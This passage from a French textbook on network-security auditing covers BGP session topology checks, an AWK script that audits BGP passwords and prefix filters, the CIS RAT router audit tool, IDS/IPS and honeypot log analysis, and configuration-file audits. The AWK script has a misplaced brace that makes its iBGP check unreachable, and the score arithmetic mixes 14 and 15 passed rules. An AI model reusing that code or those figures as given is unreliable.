<router_name> extrait de la commande "hostname name"
<ip_address> extrait de la commande "ip address ip-address [subnet_mask] "
```

Ces informations sont utilisées pour déduire les topologies de routage BGP par une jointure algébrique entre les fichiers **topologie** et **adresse_ip.**

La symétrie des sessions de routage est possible lorsqu'il s'agit de sessions de routage internes. Dans le cas de sessions de routage externes, les lignes non résolues par l'opération de jointure signifient qu'il s'agit de sessions eBGP.

Si nous considérons les données contenues dans les fichiers topologie et adresse_ip, nous pouvons déduire par la requête algébrique suivante les sommets et les arcs du graphe des sessions eBGP entre les systèmes autonomes :

```
/* Liste les aires BGP_AS */
Pour chaque valeur dans topologie[bgp_as_id] faire

    /* Liste sessions de routage entre les routeurs */
    topologie[bgp_as_id] as a join adresse_ip as b join
    topologie[bgp_as_id] as c

    on a[bgp_ip_address] = b[ip_address] and

       b[router_name] =c[router_name]
```

```
    where
       a[bgp_as_id] = valeur and c[bgp_as_id] != valeur


 FinFaire

Note: 2 routeurs sont BGP connectés, si un routeur a une session de routage vers
l'adresse IP d'une interface du second routeur.
```

La vérification de la topologie de routage eBGP consiste à valider que chaque session de routage avec d'autres réseaux est résiliente ou doublée.

Si nous considérons les données contenues dans les fichiers **topologie** et **adresse_ip,** nous pouvons déduire par la requête algébrique suivante les sommets et les arcs du graphe des sessions iBGP au sein d'un système autonome :

```
/* Liste les aires BGP_AS */
Pour chaque valeur dans topologie[bgp_as_id] faire

    /* Liste les sessions de routage entre les routeurs */
    topologie[router_name] as a join adresse_ip as b join
    topologie[router_name] as c

    on a[bgp_ip_address] = b[ip_address] and
       b[router_name] =c[router_name]


    where
       a[bgp_as_id] = valeur and c[bgp_as_id] = valeur


 FinFaire

Note: 2 routeurs sont BGP connectés, si un routeur a une session de routage vers
l'adresse IP d'une interface du second routeur.
```

La vérification de la topologie de routage iBGP consiste à valider que le graphe est complet pour le modèle « complet ». Pour le modèle « Réflecteur de route », il s'agit de vérifier que le graphe est connexe et sans point d'articulation. Rappelons que l'extraction de toutes les composantes fortement connexes d'un graphe et le calcul des points d'articulation sont des problèmes faciles à résoudre.

Analyse de la politique de routage

Comme indiqué précédemment, une politique de routage peut se fonder sur différents mécanismes de sécurité. Le contrôle de cette politique dans les configurations des équipements réseau est fondamental afin de s'assurer qu'elle est définie et appliquée.

La politique de routage suivante a été définie :

- Sous-politique de routage eBGP :

  « Un mot de passe est défini pour chaque session BGP. »

  « Des filtrages des préfixes reçus sont actifs. »

- Sous-politique de routage iBGP :

  « Un mot de passe est défini pour chaque session BGP. »

Le script suivant écrit an AWK contrôle cette politique de routage dans les configurations :

```
# !/usr/bin/awk -f
#
# Ce script est un exemple et ne prend pas en compte tous les cas de configuration.
# Il devra donc être complété.

# ----------------------------------
# Stockage de l'as associé au routeur
# ----------------------------------
$1 == "router" && $2 == "bgp" && NF == 3 {
     this_as = $3;
     next;
}

#----------------------------------
# Stockage dans un tableau associatif
# les sessions BGP
#----------------------------------
$1 == "neighbor" && $2~/[0-9]+[.]/ {
     if (! ($2 in neighbor)) {
        neighbor[$2]=$0;
     }
}

# -------------------------------------------------
# Stockage des éléments de la politique de sécurité
# -------------------------------------------------
$1 == "neighbor" && $2~/[0-9]+[.]/ && $3 == "remote-as" && NF == 4 {
     neighbor_policy[$2,0]=$4;
     next;
}

$1 == "neighbor" && $2~/[0-9]+[.]/ && $3 == "password" {
     neighbor_policy[$2,1]="1";
     next;
}

$1 == "neighbor" && $2~/[0-9]+[.]/ && $3 == "prefix-list" && $5 == "in" {
     neighbor_policy[$2,2]="1";
     next;
}
```

```
END {

# ---------------------------------------------------
# Vérification de la politique de sécurité de routage
# ---------------------------------------------------
for (id in neighbor) {

      if (neighbor_policy[id,0] == "") {
                  print FILENAME";"id";n'a pas de remote as";
      } else {

        # ---------------------------------------------------------
        # Vérification de la politique de sécurité de routage eBGP
        # ---------------------------------------------------------
        if (neighbor_policy[id,0]!= "" && this_as !=
            neighbor_policy[id,0]) {

            if (neighbor_policy[id,1] == "")
                    print FILENAME";eBGP;"this_as";"
                    neighbor_policy[id,0]";"id
                    ";n'a pas de mot de passe";

            if (neighbor_policy[id,2] == "")
                    print FILENAME";eBGP;"this_as";"
                    neighbor_policy[id,0]";"id
                    ";n'a pas de prefix-list in";

        # ---------------------------------------------------------
        # Vérification de la politique de sécurité de routage iBGP
        # ---------------------------------------------------------
        if (neighbor_policy[id,0]!= "" && this_as ==
            neighbor_policy[id,0]) {

          if (neighbor_policy[id,1] == "")
                    print FILENAME";iBGP;"neighbor_policy[id,0]
                    ";"id";n'a pas de mot de passe";
        }
      }
}
}
```

L'outil RAT (Router Audit Tool)

Écrit par G. M. Jones (<gmj@cisecurity.org>), RAT est distribué par le CIS (Center for Internet Security).

Disponible gratuitement sur Internet pour un usage personnel, RAT est composé des programmes suivants :

- rat, le programme principal.
- snarf, qui permet de télécharger les configurations des routeurs.
- ncat_config, qui permet de générer une configuration d'audit.
- ncat_report, qui permet de générer des rapports d'audit.

Avant de lancer tout audit, un fichier de configuration d'audit doit être défini afin de préciser les commandes d'audit ou de vérification de la configuration. Ce fichier s'appuie sur une bibliothèque de règles définissant des standards de sécurité. Cette bibliothèque est aujourd'hui divisée en deux parties, Level-1 Benchmark, qui contient un ensemble de règles élémentaires, et Level-2 Benchmark, qui contient des règles plus étendues.

Chaque règle contient les champs ou attributs suivants :

- Impact de sécurité : décrit l'impact de sécurité associé si la règle n'est pas appliquée.
- Importance : associe une valeur entre 1 et 10 reflétant l'importance de l'impact de sécurité si la règle n'est pas appliquée.
- Actions associées à la règle : décrit les actions permettant de corriger et donc d'appliquer la règle.
- Expression régulière définissant la règle : décrit une expression régulière à partir de laquelle l'outil vérifie si une règle est appliquée.

Le tableau 13.1 recense les groupes de règles de sécurité Level-1 Benchmark.

Tableau 13.1 Groupes de règles de sécurité Level-1 Benchmark

Groupe de règles	Description
Local AAA Rules	Définit les règles de sécurité relatives à la configuration locale d'authentification TACACS.
SNMP Rules	Définit les règles de sécurité relatives à la configuration du protocole de supervision réseau SNMP.
Access Rules	Définit les règles de sécurité relatives à la configuration du contrôle d'accès au routeur.
NTP Rules	Définit les règles de sécurité relatives à la configuration du protocole de gestion de l'horloge système NTP.
GMT Rules	Définit les règles de sécurité relatives à la configuration de la mise à l'heure de l'horloge système avec l'heure GMT.
Control Service Rules	Définit les règles de sécurité relatives à la configuration des services globaux.
Routing Rules	Définit les règles de sécurité relatives à la configuration des mécanismes de routage.

Le tableau 13.2 recense les groupes de règles de sécurité Level-2 Benchmark.

Tableau 13.2 Groupes de règles de sécurité Level-2 Benchmark

Groupe de règles	Description
TACACS plus AAA Rules	Définit les règles de sécurité relatives à la configuration de serveurs TACACS.
Localtime Rules	Définit les règles de sécurité relatives à la configuration de l'heure locale du système afin de dater les événements réseau.
Loopback Rules	Définit les règles de sécurité relatives à la configuration de l'interface loopback généralement utilisée à des fins d'administration.

Après l'installation de l'outil RAT sur un système Unix ou Windows, il suffit de lancer le programme ncat_config pour créer le fichier d'audit contenant les règles de sécurité qui seront lancées par l'outil :

```
bash$ ncat_config
/routers/bin/ncat_config: Select configuration type [cisco-ios] ?
/routers/bin/ncat_config: Applying rules from:
/routers/bin/ncat_config:   /routers/etc/configs/cisco-ios/common.conf
/routers/bin/ncat_config:   /routers/etc/configs/cisco-ios/cis-level-1.conf
/routers/bin/ncat_config:   /routers/etc/configs/cisco-ios/cis-level-2.conf
/routers/bin/ncat_config:   /routers/etc/configs/cisco-ios/local.conf
/routers/bin/ncat_config: Apply some or all of the rules that are selectable [Yes] !
…..
```

Nous pouvons alors lancer la commande `rat` sur la configuration **test.txt** (qui contient la configuration d'un routeur Cisco, par exemple) afin d'auditer la configuration du routeur :

```
bash$ rat test.txt
auditing test.txt...
Parsing: //routers/etc/configs/cisco-ios/common.conf/
Parsing: //routers/etc/configs/cisco-ios/cis-level-1.conf/
Parsing: //routers/etc/configs/cisco-ios/cis-level-2.conf/
Parsing: //routers/etc/configs/cisco-ios/local.conf/
Checking: test.txt
done checking test.txt.
Parsing: //routers/etc/configs/cisco-ios/common.conf/
Parsing: //routers/etc/configs/cisco-ios/cis-level-1.conf/
Parsing: //routers/etc/configs/cisco-ios/cis-level-2.conf/
Parsing: //routers/etc/configs/cisco-ios/local.conf/
ncat_report: writing test.txt.ncat_fix.txt.
ncat_report: writing test.txt.ncat_report.txt.
ncat_report: writing test.txt.html.
ncat_report: writing rules.html (cisco-ios-benchmark.html).
ncat_report: writing all.ncat_fix.txt.
ncat_report: writing all.ncat_report.txt.
ncat_report: writing all.html.
```

Les résultats de l'audit sont stockés dans les fichiers suivants :

- **test.txt.ncat_report.txt :** contient le rapport d'audit du routeur **test.txt** (le fichier est détaillé par la suite).
- **test.txt.ncat_fix.txt :** contient les commandes permettant d'appliquer les règles de sécurité.
- **test.txt.html :** page Web contenant le résultat des deux fichiers précédents.
- **all.* :** fichiers contenant l'ensemble des informations consolidées si plusieurs configurations de routeur ont été auditées.

Le fichier **test.txt.ncat_report.txt** contient le détail de l'audit. Pour une ligne donnée, il comporte le nom du fichier, les règles de sécurité, si la règle est appliquée (`pass`) ou non

(`fail`), l'importance de la règle en terme d'impact de sécurité (`1-10`), l'instance de la configuration en relation avec la règle, la ligne de la configuration relative à la vérification de la règle, etc.

En voici un extrait :

```
Config;rule;PassFail;Importance;Instance;Line
test;IOS 11 - no tcp-small-servers;PASS;7;;
test;IOS 11 - no udp-small-servers;PASS;7;;
test;IOS 11 - no finger service;FAIL;5;;2
test;IOS 11 - no directed broadcast;FAIL;7;Loopback0;31
test;IOS 11 - no identd service;PASS;7;;
test;IOS - Use local authentication;FAIL;10;;2
test;IOS - Create local users;FAIL;10;;2
test;IOS - no ip bootp server;PASS;5;;
test;IOS - no ip http server;PASS;10;;
test;IOS - no cdp run;FAIL;7;;2
test;IOS - no service config;PASS;7;;
test;IOS - encrypt passwords;PASS;7;;
test;IOS - tcp keepalive service;FAIL;5;;2
test;IOS - no snmp-server;FAIL;10;snmp-server community 12JDH1323 RO 80;2
test;IOS - no snmp-server;FAIL;10;snmp-server community 34JSHK292 RW 80;2
test;IOS - forbid SNMP read-write;FAIL;10;34JSHK292;63
test;IOS - forbid SNMP community public;PASS;10;;
test;IOS - forbid SNMP community private;PASS;10;;
test;IOS - no ip source-route;PASS;7;;
test;IOS - no ip proxy-arp;FAIL;5;Loopback0;31
test;IOS - no ip proxy-arp;FAIL;5;Ethernet0;34
test;IOS - exec-timeout;FAIL;7;con 0;65
test;IOS - login;PASS;10;;
test;IOS - require line passwords;FAIL;10;con 0;65
test;IOS - VTY transport telnet or ssh;FAIL;5;vty 0;67
test;IOS - enable secret;PASS;10;;
test;IOS - line password quality;FAIL;5;con 0;65
test;IOS - Apply VTY ACL;FAIL;10;vty 0;67
test;IOS - Define VTY ACL;FAIL;10;;2
test;IOS - service timestamps;FAIL;5;;2
test;IOS - enable logging;PASS;5;;
test;IOS - set syslog server;FAIL;5;;2
test;IOS - logging buffered;FAIL;5;;2
test;IOS - logging console critical;FAIL;3;;2
test;IOS - logging trap info or higher;PASS;3;;
test;IOS - ntp server;FAIL;5;;2
test;IOS - ntp server 2;FAIL;5;;2
test;IOS - ntp server 3;FAIL;5;;2
test;IOS - clock timezone - GMT;FAIL;3;;2
test;IOS - forbid clock summer-time - GMT;PASS;5;;
```

L'outil RAT est accompagné d'un outil d'audit permettant de noter les éléments suivants :

- Nombre de tests réalisés, ici 67.
- Nombre de règles de sécurité appliquées, ici 15.
- Nombre de règles de sécurité non appliquées, ici 52.
- Pourcentage de règles de sécurité appliquées, ici 14 × 100/67 = 22 %.
- Score pondéré par l'importance des règles de sécurité appliquées, ici 110 (somme des 15 règles de sécurité appliquées multipliée par leur importance respective).
- Score pondéré par l'importance si toutes les règles de sécurité sont appliquées, ici 472 (somme des 67 règles de sécurité définies multipliée par leur importance respective).
- Score final correspondant au rapport entre le score pondéré des règles de sécurité appliquées par le score pondéré de toutes les règles de sécurité, ici 10 × 110/472 = 2.

RAT a été le premier outil distribué à grande échelle à permettre d'analyser les configurations des routeurs. Il évolue sans cesse et intègre désormais des vérifications de plus en plus évoluées. Cependant, les scores fournis doivent être interprétés non comme un niveau de sécurité mais plutôt comme un indicateur d'application des règles de sécurité.

Nous recommandons de définir une politique de sécurité réseau relative à la configuration des équipements réseau puis d'installer RAT et de vérifier l'état des configurations des routeurs du réseau.

Analyse de la configuration des équipements de sécurité réseau passifs

Les équipements de sécurité passifs, tels que sondes de détection d'intrusion IDS (Intrusion Detection System), tables d'écoute, pots de miel (honeypots) ou sondes de prévention d'intrusion IPS (Intrusion Preventing System), n'ont pas pour fonction de protéger le réseau ou le système d'information. Ils sont chargés d'effectuer des contrôles proactifs ou réactifs du réseau, selon la manière dont ils sont paramétrés et contrôlés.

Puisque ces équipements n'ont habituellement pas un rôle actif dans le réseau (sinon on pourrait les utiliser contre celui-ci), c'est l'analyse de leurs traces (logs) qui apporte l'information importante. Nous les considérons donc comme faisant partie des contrôles internes de sécurité.

Plan de contrôle et procédures

La vérification de l'application de la politique de sécurité consiste à définir un contrôle interne de sécurité sur les fichiers de configuration de ces équipements, mais également de contrôler les traces collectées par ceux-ci.

Pour y parvenir, un ensemble d'étapes doivent être accomplies, comme illustré à la figure 13.4.



Politique de sécurité
Configuration des systèmes d'exploitation
Tests de vérification
Tests d'analyse des traces
Traces collectées sur les systèmes d'exploitation
Application des tests de vérification sur chaque système
Application des tests d'analyse des traces sur chaque système
Rapport de vérification (de l'application de la politique de sécurité)
Rapport de vérification (de l'application de la politique de sécurité)
Tableaux de bord de la sécurité

Figure 13.4

Processus de vérification des configurations et traces des systèmes

Analyse des traces des sondes d'intrusion IDS/IPS

Contrairement à ce que l'on pourrait croire, une sonde de détection d'intrusion (IDS) ne sert pas à détecter une intrusion à proprement parler. Sa mission est de détecter et de signaler tout comportement anormal du réseau, que ce soit sous la forme d'un paquet de données mal formé (selon les critères définis) ou d'un flux réseau non autorisé par la politique de sécurité.

De même, une sonde de prévention d'intrusion (IPS) ne permet pas de détecter un intrus avant qu'il commence à agir. Sa fonction est d'analyser le trafic réseau et de produire une matrice statistique de flux. Cette matrice indique quels sont les flux en transit (adresses IP sources, destination, ports et protocoles) et la bande passante que chacun d'eux consomme.

La configuration de l'IPS a pour objectif d'indiquer à la sonde le critère à partir duquel le comportement réseau est anormal. Ainsi, un réseau constitué de stations de travail Windows s'échange-t-il normalement des flux sur les ports 139/TCP (Netbios Session) 137/UDP (Netbios Name) et 138/UDP (Netbios Datagram).

En présence d'un ver (ce que les IPS savent détecter le mieux) s'appuyant sur le port Netbios Session pour se dupliquer, la bande passante habituelle du flux 139/TCP commence à augmenter sans motif apparent. La sonde remonte une alerte, enclenchant une

enquête des équipes de sécurité, lesquelles soupçonnent sans difficulté la présence d'un nouveau ver Microsoft et l'éradiquent avant que sa propagation devienne incontrôlable.

Ces sondes peuvent aussi être actives. Lorsqu'elles sont paramétrées dans ce mode, elles sont capables de déclencher des actions en fonction de critères, tels que la modification d'une ACL sur un équipement filtrant. On dit alors que la sonde est proactive, car elle réagit à la détection de l'événement au lieu de se contenter de le signaler. Il est toutefois conseillé d'éviter de mettre en œuvre des sondes proactives, car elles peuvent être utilisées contre le réseau.

L'analyse des traces de ce type de périphérique passif de sécurité est donc primordiale pour s'assurer du respect des politiques de sécurité de l'entreprise.

Politique de sécurité réseau simplifiée

« Seul le trafic autorisé transite sur le réseau de l'entreprise (intranet). »

Une telle politique n'est pas triviale à contrôler dans l'absolu. Une méthode consiste à établir la liste des flux autorisés, avec leurs caractéristiques, et à considérer tous les autres comme contraires à la politique.

Le contrôle

L'inconvénient majeur des sondes d'intrusion est que chacune d'elles est indépendante de l'analyse des autres. Par conséquent, chaque sonde rapporte une anomalie en fonction de sa connaissance limitée du réseau. Afin de réduire le nombre de faux positifs (alertes sur des incidents qui n'existent pas), il est nécessaire de corréler l'information avec d'autres sources, comme d'autres sondes (IDS ou IPS), mais également avec des traces de pare-feu, voire des traces associées aux systèmes d'exploitation.

Certaines solutions permettent de corréler les événements avec plus ou moins d'efficacité. Ainsi, Snort, une sonde d'intrusion gratuite, propose sa console Demarc afin de corréler les événements de plusieurs sondes Snort, mais également de centraliser l'administration.

Lorsque les sources d'information sont de nature différente, il faut mettre en œuvre des solutions à la fois plus robustes et plus flexibles, permettant en premier lieu de transformer les différents formats d'alertes en un format uniforme, mais également d'offrir la possibilité de créer des alertes en fonction de différents types d'événements, soit de manière simplifiée, soit par l'utilisation d'un macrolangage. Dans tous les cas, une architecture doit être créée pour permettre la collecte des alertes et l'élimination des faux positifs, afin que seuls les événements véritablement significatifs soient rapportés.

La figure 13.5 illustre comment pourrait être architecturée une solution de contrôle fondée sur l'analyse des traces des sondes de détection ou de prévention, des routeurs, des commutateurs, des pare-feu et même des ordinateurs du réseau.

Les traces sont envoyées à un collecteur local, pour des raisons d'optimisation de la bande passante, lequel est chargé de transformer l'information dans un format standard, puis d'effectuer un premier tri. Pour tout événement que le collecteur estime significatif




Figure 13.5

Architecture de collecteurs de traces

(en fonction de son paramétrage), l'alerte est réacheminée au collecteur suivant (il peut y avoir plusieurs étages de collecteurs selon la taille de l'entreprise), jusqu'à parvenir au collecteur central.

Au niveau du collecteur central, différents processus automatisés effectuent des analyses standards. Des comportements types, comme les paquets mal formés, peuvent ainsi être rapportés sans que cela nécessite de développer un code programme spécifique. Le collecteur central peut également valider ou invalider l'alerte.

Imaginons un chemin 1 *(voir figure 13.6)*, par lequel un paquet mal formé va d'un point A vers un point B. Sur le chemin réseau 1 de ce flux sont présents différents équipements qui doivent noter le passage de ce paquet et renvoyer l'information à leur collecteur, lequel la renvoie au collecteur central. Au niveau de celui-ci, il est possible, avant de considérer l'alerte comme valide, de s'assurer que le paquet est véritablement parti du point A et a atteint le point B en empruntant la totalité du chemin 1.

Si les équipements sur le chemin 1 ne notent rien, le collecteur central peut estimer à juste titre que l'adresse IP source du paquet est en réalité usurpée et peut même déterminer quel est le véritable point de départ du paquet (le point A' sur la figure) et le chemin (chemin 2 sur la figure) si un autre équipement a noté le passage du paquet.

Le collecteur central, une fois qu'il a validé toutes les hypothèses associées à une série d'événements, génère une alerte selon la politique de sécurité définie.

Résultats du contrôle

L'avantage d'une solution centralisée de collecte des alertes de sondes est qu'une corrélation supplémentaire peut être établie, fournissant une vision plus globale de l'incident potentiel. Sans cette centralisation, les sondes généreraient une forte quantité de faux positifs, contraignant les équipes de sécurité à perdre du temps à traiter des événements qui s'avèrent souvent insignifiants.

Lorsqu'on combine des sondes de détection (chargées de détecter une signature de paquet particulière) avec des sondes de prévention (fonctionnant sur l'analyse comporte-




Figure 13.6

Description de l'attaque

mentale), on constate qu'il est possible de diminuer le nombre de faux positifs. Une augmentation des flux RPC Windows (135/TCP) n'est ainsi pas nécessairement le signe d'une menace, sauf si les paquets véhiculent un ver Nachi.

Analyse des traces des pots de miel (honeypots)

Les pots de miel ont pour fonction d'attirer les personnes malveillantes par leur présentation alléchante, afin que celles-ci tentent de nuire au système.

Tout accès vers un tel périphérique peut signifier deux choses :

- erreur de la part d'une personne (dans la saisie d'une adresse IP, par exemple) ;
- personne malveillante essayant de pénétrer le périmètre du système.

S'il s'agit d'une erreur, l'incident est rapidement clos. L'utilisateur tente, par exemple, de s'authentifier et échoue. Il tente alors à nouveau, toujours de la même manière, et finit après plusieurs tentatives par s'arrêter, réalisant son erreur ou appelant au secours un centre d'appel utilisateur.

À l'inverse, la personne malveillante reste collée au pot de miel et tente différentes analyses et approches afin de trouver le point le plus faible. Le pot de miel permet ainsi aux équipes sécurité de commencer leur enquête visant à déterminer l'origine de l'attaque ou de trouver son véritable point de départ ainsi que les moyens utilisés. L'intrus peut en effet avoir pris le contrôle de multiples machines et rebondir sur celles-ci avant d'arriver au pot de miel.

Dés qu'un pot de miel est attaqué par des méthodes telles que balayage de port, prise d'empreinte ou tentative de débordement de tampons sur un des services réseau, il faut au plus vite remonter une alerte.

Analyse de la configuration des systèmes réseau

Un système d'exploitation offre différents services selon les choix de son administrateur. Chacun de ces services est généralement paramétrable par l'intermédiaire d'un fichier de configuration. Sachant que l'éventail des services réseau existants nécessite une connaissance pointue, il n'est pas rare de trouver des erreurs de configuration qui engendrent des faiblesses de sécurité. Comme dans le cas des équipements réseau, les fichiers de configuration sont généralement sous forme texte et peuvent donc être analysés afin d'y détecter des faiblesses.

Un système de collecte des traces (logs) peut être appliqué à de multiples niveaux, notamment les suivants :

- Tentatives de connexion sur des services réseau (FTP, SSH, etc.) ou tentatives de passer outre le filtrage d'un pare-feu système (IPfilter, IPtables, etc.).
- Tentatives de connexions à des services applicatifs et échanges avec les clients qui les utilisent, telles les URL demandées à un serveur HTTP.
- Tentatives d'obtention de privilèges d'administration sur le système d'exploitation lui-même (commande `su` sous Unix), messages d'alerte tels que syslog sous Unix, lui-même alimenté par tous les services du système d'exploitation, y compris le noyau, etc.

Analyse des fichiers de configuration des services réseau

Les services réseau sont généralement les premiers éléments qui sont attaqués par une personne malveillante. Les fichiers de configuration de ces services sont donc souvent la première source de faiblesses.

Dans la définition d'un service réseau, certains paramètres sont toujours associés au fonctionnement dudit service. Ainsi, un serveur HTTP peut être exécuté en tant que superutilisateur, avec tous les privilèges possibles du système, ou en tant que simple utilisateur. Un serveur SSH peut autoriser l'accès root direct ou l'interdire.

Tous ces paramètres augmentent ou réduisent le niveau de vulnérabilité associé a un service réseau donné. Il est donc nécessaire de contrôler ces fichiers de configuration quand le système d'exploitation le permet.

Politique de sécurité

« Un service réseau est exécuté avec un minimum de privilèges. »

Une telle politique de sécurité engendre un certain nombre d'exceptions, notamment les suivantes :

- Services réseau qui ne savent pas fonctionner autrement qu'avec tous les privilèges du système.
- Applications mal conçues (souvent des serveurs HTTP), qui ont besoin d'avoir un accès direct à tous les privilèges du système.

Suite aux innombrables attaques qui ont exploité ce type de faiblesse, de plus en plus de services ne réclament pas davantage de privilèges que nécessaire.

Le contrôle


Différentes méthodes permettent d'effectuer le contrôle des fichiers de configuration.

Cela peut se faire manuellement, en fournissant à un expert de la sécurité les éléments qu'il analysera afin de fournir son évaluation de sécurité. Si le nombre de systèmes est important, cette méthode devient cependant vite ingérable.

Il est possible d'automatiser l'accès aux fichiers de configuration par la mise en place d'un standard sur les différents systèmes. Ainsi, un système central peut aller chercher par une méthode de confiance (accès authentifié et chiffré) les fichiers de configuration afin de les rapatrier régulièrement et de les analyser automatiquement.

Comme l'illustre la figure 13.7, le système central peut accéder automatiquement à une liste de systèmes construite à partir d'une interface homme-machine. L'accès se fait par S/FTP (FTP sur SSH) sur un compte fermé (chroot), dans lequel sont stockées des copies de chaque fichier de configuration. Ceux-ci sont alors rapatriés dans un répertoire correspondant au nom de machine (hostname) du système concerné afin d'être analysés. Enfin, le rapport est envoyé directement à chaque administrateur des systèmes concernés.

Figure 13.7
Solution automatisée d'analyse des fichiers de configuration



Durant l'étape 1, les équipes de sécurité renseignent une base de données fournissant les systèmes à contrôler. Le système chargé des contrôles va vérifier à l'étape 2 s'il doit en

effectuer un nouveau. Il collecte à l'étape 3 les fichiers de configuration afin de les contrôler et envoie ses résultats (étape 4).

Le système chargé d'établir les rapports compare la politique de sécurité avec les résultats de l'audit reçus (étape 5) et produit le rapport (étape 6).

Afin de minimiser le risque, le mot de passe utilisé par l'accès S/FTP peut être construit à partir d'une clé maîtresse, en utilisant l'adresse IP du système à contrôler couplée à son nom de machine, par exemple. Ainsi, chaque accès S/FTP s'appuie sur un mot de passe différent. Seule la compromission du système chargé d'effectuer les contrôles permet de divulguer les mots de passe.

Les outils de contrôle

Les outils CIS (*http://www.cisecurity.org*) sont disponibles pour de multiples systèmes d'exploitation, comme Windows, Linux, FreeBSD, Solaris, HP-UX, Aix et MacOS/X, ainsi que pour des périphériques tels que les routeurs ou les Pix Cisco ou des applications telles que Microsoft Exchange, Apache ou le SGBDR Oracle.

Les outils CIS sont gratuits et s'exécutent directement sur la machine à contrôler (opération semi-automatique). Ils déduisent une note (principe du scoring) et des faiblesses à corriger.

CIS renvoie le résultat de son analyse sous forme HTML ou texte, comme dans l'exemple suivant, dans lequel les données sont obtenues en analysant un serveur Apache 1.3.33 sous Unix :

```
Level
-----------------------------------------------

Section 1.1     Harden Underlying Operating System
 [PASSED]       Has the Operating System been hardened according to any and all
 applicable OS system security benchmark guidance? (Answer: Yes)

Section 1.2     Create the Web Groups
 [PASSED]       Created three dedicated web groups? (Answer: Yes)

Section 1.3     Create the Apache Web User Account
 [FAILED]       Apache running as "nobody".

